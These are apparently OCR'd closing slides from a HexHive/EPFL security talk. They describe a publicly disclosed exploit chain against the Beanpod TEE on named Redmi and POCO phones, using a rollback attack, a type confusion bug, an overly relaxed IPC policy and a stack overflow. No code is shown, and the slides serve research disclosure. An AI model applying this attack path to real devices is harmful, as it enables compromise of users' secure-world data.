
Phones:

- **Redmi 15C / POCO C85 (9.2025)**
- **Redmi 13 (7.2024)**
- **Redmi Note 12s (6.2023)**
- **Redmi Note 11s (6.2022)**

Compartments Enable Privilege Separation

So what went wrong?

Even microkernel-based systems can be exploited, when the policy is too permissive





Compartmentalization Policy Whut?

Great design, bug free microkernel but the vulnerability was in the policy


How do we write policies for such systems?

This calls for research into new hardware mechanisms, policy generation, language features, and port legacy code





Conclusion:



Exploit chain from N-EL0 to S-EL3

- **N-EL0 to S-EL0 through a rollback attack to exploit a type confusion vulnerability**
- **S-EL0 to S-EL3 through an overly relaxed IPC policy (bonus: stack overflow)**

First to publicly exploit the Beanpod TEE, microkernel-based systems can be vulnerable!

Repo: https://github.com/HexHive/beanpod_fiasco

Join the HexHive if you're interested in working on compartmentalization!

Philipp: https://philippmao.github.io/
0ddc0de: https://mbusch.io/
gannimo: https://nebelwelt.net/

hexhive

CYD CYBER DEFENCE CAMPUS

EPFL